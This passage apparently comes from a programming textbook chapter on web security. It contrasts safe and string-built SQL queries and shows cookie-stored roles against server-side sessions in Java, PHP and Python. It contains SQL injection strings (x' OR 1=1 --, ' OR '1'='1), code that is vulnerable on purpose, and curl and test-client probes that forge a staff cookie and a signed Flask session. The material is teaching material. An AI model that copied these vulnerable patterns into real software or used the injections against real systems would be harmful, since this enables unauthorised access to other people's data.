        String name = rs.getString("name");
        String last = name.substring(name.lastIndexOf(' ') + 1);
        return rs.getString("id") + ": " + rs.getString("status") + " (" + name.charAt(0) +
". " + last + ")";
    }

    public static void main(String[] args) throws SQLException {
        conn = DriverManager.getConnection("jdbc:sqlite:" +
System.getenv().getOrDefault("LAUNDRY_DB", "../data/laundry.db"));
        String[][] tries = {{"B2953", "8079"}, {"B2953", "0000"}, {"x' OR 1=1 -- ", ""}};
        for (String label : new String[] {"safe", "unsafe"}) {
            for (String[] t : tries) {
                String result = label.equals("safe") ? checkSafe(t[0], t[1]) :
checkUnsafe(t[0], t[1]);
                System.out.printf("%-7s %-16s %-6s -> %s%n", label, t[0], "'" + t[1] + "'",
result);
            }
        }
        conn.close();
    }
```

Listing 8.22 (Continued) *P86Status.java: the same experiment in Java, with PreparedStatement against Statement.*

```
}
```

Line by line. The safe function passes the SQL and the values separately to `row()`, which prepares the statement first and sends the values afterwards; the database has already fixed the statement's meaning before it sees them, so they can only ever be *compared*, never *executed* [12]. The unsafe function builds one string. With the attack input, the string becomes

```
… WHERE b.id = 'x' OR 1=1 -- ' AND SUBSTR(c.phone, -4) = '' ORDER BY b.id
```

The quote after `x` closes the text early, `OR 1=1` makes the condition true for every row, and `--` turns everything after it, including the phone check, into a comment. The query returns the first bill of the whole database, and the page reveals that bill `B0001` was collected by I. Pratama, a stranger's bill obtained without knowing any phone number. In the safe version the same characters are merely an odd bill number that matches nothing.

A tempting wrong solution. Besides the string-built query itself, there is a second temptation: "escape the quotes and it will be fine". Escaping functions exist (`mysqli_real_escape_string`, `PDO::quote`), but they must be remembered at every single use, they depend on the connection's character set, and they do nothing for a value that is not inside quotes, such as a number or an `ORDER BY` column. Placeholders make the safe way the easy way: there is nothing to remember. For the parts of SQL that cannot be placeholders (table and column names), compare the input against a fixed list of allowed names instead (Exercise 8.7).

> **CHECK YOURSELF.** The attacker now types the bill number `B2953` and, as the phone digits, `' OR '1'='1`. What does each version print?
>
> *Answer.* The safe version prints "no bill with that number and phone": no phone number ends in those characters. In the unsafe version the condition becomes `b.id = 'B2953' AND SUBSTR(c.phone, -4) = '' OR '1'='1'`. Because `AND` binds more tightly than `OR`, that is `(… AND …) OR TRUE`, which is true for every row, so it again prints the first bill, `B0001: departed (I. Pratama)`.

8.5.3 Problem 8.7 — A cookie is not a session

> **PROBLEM.** After login, the site must remember whether the visitor is a customer or a staff member, and only staff may open the staff page. A classmate stores the role in a cookie. Show, with real requests, what an attacker can do to that design, and show the design that resists it, in PHP, Java and Python.

In our own words. Both designs "remember" the role between requests. The question is *where* it is remembered, and who can change it there.

Design. A cookie is a small piece of text that the server asks the browser to keep and to send back with every later request [13]. The browser belongs to the visitor, so the visitor can read every cookie and change it at will; the developer tools of any browser have an editor for them. A value in a cookie is therefore a *claim* made by the visitor, never a *fact*. A session keeps the fact on the server and gives the browser only a long random id, which is useless to change: an invented id matches no session, and guessing a real one among 2^{128} possibilities is hopeless.

The PHP solution. Listing 8.23 is a small site with both designs side by side, under `/wrong/` and `/right/`. The password check is Problem 8.2's and is left out, so that the pages show only the question at hand. **Listing 8.24** plays the visitor with `curl`, including the forgery.

Listing 8.23 `p87/index.php`: the role in a cookie (wrong) and in a session (right).

```php
<?php
// p87/index.php - Problem 8.7: who may see the staff page? A cookie (wrong) against a
session (right).
// Run: php -S 127.0.0.1:8087 p87/index.php      (the password check is Problem 8.2's; left
out here)
declare(strict_types=1);
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
if (str_starts_with($path, '/right/')) {
    session_start(['cookie_httponly' => true, 'cookie_samesite' => 'Lax']);
}

switch ($path) {
    case '/wrong/login':                              // WRONG: the role is handed to the
browser
        setcookie('role', 'customer', ['path' => '/']);
        echo "Logged in as customer.\n";
        break;
    case '/wrong/staff':                              // ...and believed when it comes back
        if (($_COOKIE['role'] ?? '') === 'staff') {
            echo "Staff area: today's takings.\n";
        } else {
            http_response_code(403);
            echo "Staff only.\n";
        }
        break;
    case '/right/login':                              // RIGHT: the role stays on the
server
        session_regenerate_id(true);
        $_SESSION['role'] = 'customer';
        echo "Logged in as customer.\n";
        break;
    case '/right/staff':                              // the browser only holds a random
session id
        if (($_SESSION['role'] ?? '') === 'staff') {
            echo "Staff area: today's takings.\n";
        } else {
            http_response_code(403);
            echo "Staff only.\n";
        }
        break;
    default:
        http_response_code(404);
        echo "Not found.\n";
}
```

Listing 8.24 `p87_demo.sh`: six requests with `curl`, one of them with a forged cookie.

```
#!/usr/bin/env bash
# p87_demo.sh - Problem 8.7: play the visitor with curl against p87/index.php, then stop
the server.
cd "$(dirname "$0")"
php -S 127.0.0.1:8087 p87/index.php >/dev/null 2>&1 &
server=$!
trap 'kill $server' EXIT
sleep 1
U=http://127.0.0.1:8087
jar=$(mktemp)                                   # curl's cookie jar plays the browser's
say() { printf '%-44s -> %s\n' "$1" "$2"; }
code() { curl -s -o /dev/null -w '%{http_code}' "$@"; }

say "POST /wrong/login" "$(curl -si -X POST $U/wrong/login | grep -i '^set-cookie' | tr -d
'\r')"
say "GET /wrong/staff  Cookie: role=customer" "$(code -H 'Cookie: role=customer'
$U/wrong/staff)"
say "GET /wrong/staff  Cookie: role=staff" "$(code -H 'Cookie: role=staff' $U/wrong/staff)
$(curl -s -H 'Cookie: role=staff' $U/wrong/staff)"
say "POST /right/login" "$(curl -si -c "$jar" -X POST $U/right/login | grep -i '^set-
cookie' | tr -d '\r' \
    | sed -E 's/=[a-z0-9]{20,}/=<random>/')"
say "GET /right/staff  with that session" "$(code -b "$jar" $U/right/staff)"
sid=$(awk '/PHPSESSID/ {print $7}' "$jar")
say "GET /right/staff  session + role=staff" "$(code -H "Cookie: PHPSESSID=$sid;
role=staff" $U/right/staff)"
rm -f "$jar"
```

```
POST /wrong/login                           -> Set-Cookie: role=customer; path=/
GET /wrong/staff  Cookie: role=customer     -> 403
GET /wrong/staff  Cookie: role=staff        -> 200 Staff area: today's takings.
POST /right/login                           -> Set-Cookie: PHPSESSID=<random>; path=/;
HttpOnly; SameSite=Lax
GET /right/staff  with that session         -> 403
GET /right/staff  session + role=staff      -> 403
```

The session id is random, so the script replaces it with `<random>` in the printed line; everything else is exactly what the server sent.

The Python solution. Flask's session is different from PHP's in one important way: it *is* a cookie, but a *signed* one. **Listing 8.25** shows what that means by decoding the cookie, and then by forging it.

Listing 8.25 `p87_roles.py`: the same six probes with Flask's test client, plus a forged signed session.

```python
# p87_roles.py - Problem 8.7: a cookie (wrong) against a session (right), probed with
Flask's test client.
import base64
import os
import re

from flask import Flask, request, session

app = Flask(__name__)
app.secret_key = os.environ.get("LAUNDRY_SECRET") or os.urandom(32)

@app.post("/wrong/login")
def wrong_login():                                  # WRONG: the role is handed to the
browser
    resp = app.make_response("Logged in as customer.\n")
    resp.set_cookie("role", "customer")
    return resp

@app.get("/wrong/staff")
def wrong_staff():                                  # ...and believed when it comes back
    if request.cookies.get("role") == "staff":
        return "Staff area: today's takings.\n"
    return "Staff only.\n", 403

@app.post("/right/login")
def right_login():                                  # RIGHT: the role is in the signed
session
    session.clear()
    session["role"] = "customer"
    return "Logged in as customer.\n"

@app.get("/right/staff")
def right_staff():
    if session.get("role") == "staff":
        return "Staff area: today's takings.\n"
    return "Staff only.\n", 403

def say(what, result):
    print(f"{what:<44} -> {result}")
```

Listing 8.25 (Continued) *p87_roles.py: the same six probes with Flask's test client, plus a forged signed session.*

```
if __name__ == "__main__":
    c = app.test_client(use_cookies=False)           # we write every Cookie header
ourselves
    say("POST /wrong/login", "Set-Cookie: " + c.post("/wrong/login").headers["Set-Cookie"])
    say("GET /wrong/staff  Cookie: role=customer", c.get("/wrong/staff", headers={"Cookie":
"role=customer"}).status_code)
    r = c.get("/wrong/staff", headers={"Cookie": "role=staff"})
    say("GET /wrong/staff  Cookie: role=staff", f"{r.status_code}
{r.get_data(as_text=True).strip()}")
    cookie = c.post("/right/login").headers["Set-Cookie"]
    value = cookie.split(";")[0].split("=", 1)[1]    # payload.timestamp.signature
    payload = value.split(".")[0]
    say("POST /right/login", "Set-Cookie: " + re.sub(r"\.[^.;]+\.[^.;]+;",
".<time>.<signature>;", cookie, count=1))
    say("  the payload decodes to", base64.urlsafe_b64decode(payload + "==").decode())
    say("GET /right/staff  with that session", c.get("/right/staff", headers={"Cookie":
"session=" + value}).status_code)
    forged = base64.urlsafe_b64encode(b'{"role":"staff"}').decode().rstrip("=")
    fake = value.replace(payload, forged, 1)         # new payload, old signature
    say("GET /right/staff  forged payload", c.get("/right/staff", headers={"Cookie":
"session=" + fake}).status_code)
```

```
POST /wrong/login                           -> Set-Cookie: role=customer; Path=/
GET /wrong/staff  Cookie: role=customer     -> 403
GET /wrong/staff  Cookie: role=staff        -> 200 Staff area: today's takings.
POST /right/login                           -> Set-Cookie:
session=eyJyb2xlIjoiY3VzdG9tZXIifQ.<time>.<signature>; HttpOnly; Path=/
  the payload decodes to                    -> {"role":"customer"}
GET /right/staff  with that session         -> 403
GET /right/staff  forged payload            -> 403
```

The Java solution. **Listing 8.26** starts the JDK's server on a free port, plays the same requests with `HttpClient`, and stops the server; it keeps its sessions in a map on the server, as PHP does.

Listing 8.26 `P87Roles.java`: both designs and the probes in one Java program.

```java
// P87Roles.java - Problem 8.7: a cookie (wrong) against a session (right), probed with
HttpClient.
// Run: java P87Roles      (starts the server on a free port, plays the visitor, stops the
server)
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import java.io.IOException;
import java.net.InetSocketAddress;
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.security.SecureRandom;
import java.util.HexFormat;
import java.util.Map;
import java.util.concurrent.ConcurrentHashMap;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

public class P87Roles {
    static final Map<String, String> ROLES = new ConcurrentHashMap<>();   // session id ->
role
    static final SecureRandom RANDOM = new SecureRandom();

    static void reply(HttpExchange ex, int status, String text) throws IOException {
        byte[] b = text.getBytes(StandardCharsets.UTF_8);
        ex.sendResponseHeaders(status, b.length);
        ex.getResponseBody().write(b);
        ex.close();
    }

    static String cookie(HttpExchange ex, String name) {
        String all = ex.getRequestHeaders().getFirst("Cookie");
        Matcher m = Pattern.compile("(?:^|;\\s*)" + name + "=([^;]*)").matcher(all == null
? "" : all);
        return m.find() ? m.group(1) : "";
    }
```

Listing 8.26 (Continued) *P87Roles.java: both designs and the probes in one Java program.*

```
    static void handle(HttpExchange ex) throws IOException {
        switch (ex.getRequestURI().getPath()) {
            case "/wrong/login" -> {                    // WRONG: the role is handed to the
browser
                ex.getResponseHeaders().add("Set-Cookie", "role=customer; Path=/");
                reply(ex, 200, "Logged in as customer.\n");
            }
            case "/wrong/staff" -> {                    // ...and believed when it comes
back
                if (cookie(ex, "role").equals("staff")) reply(ex, 200, "Staff area: today's
takings.\n");
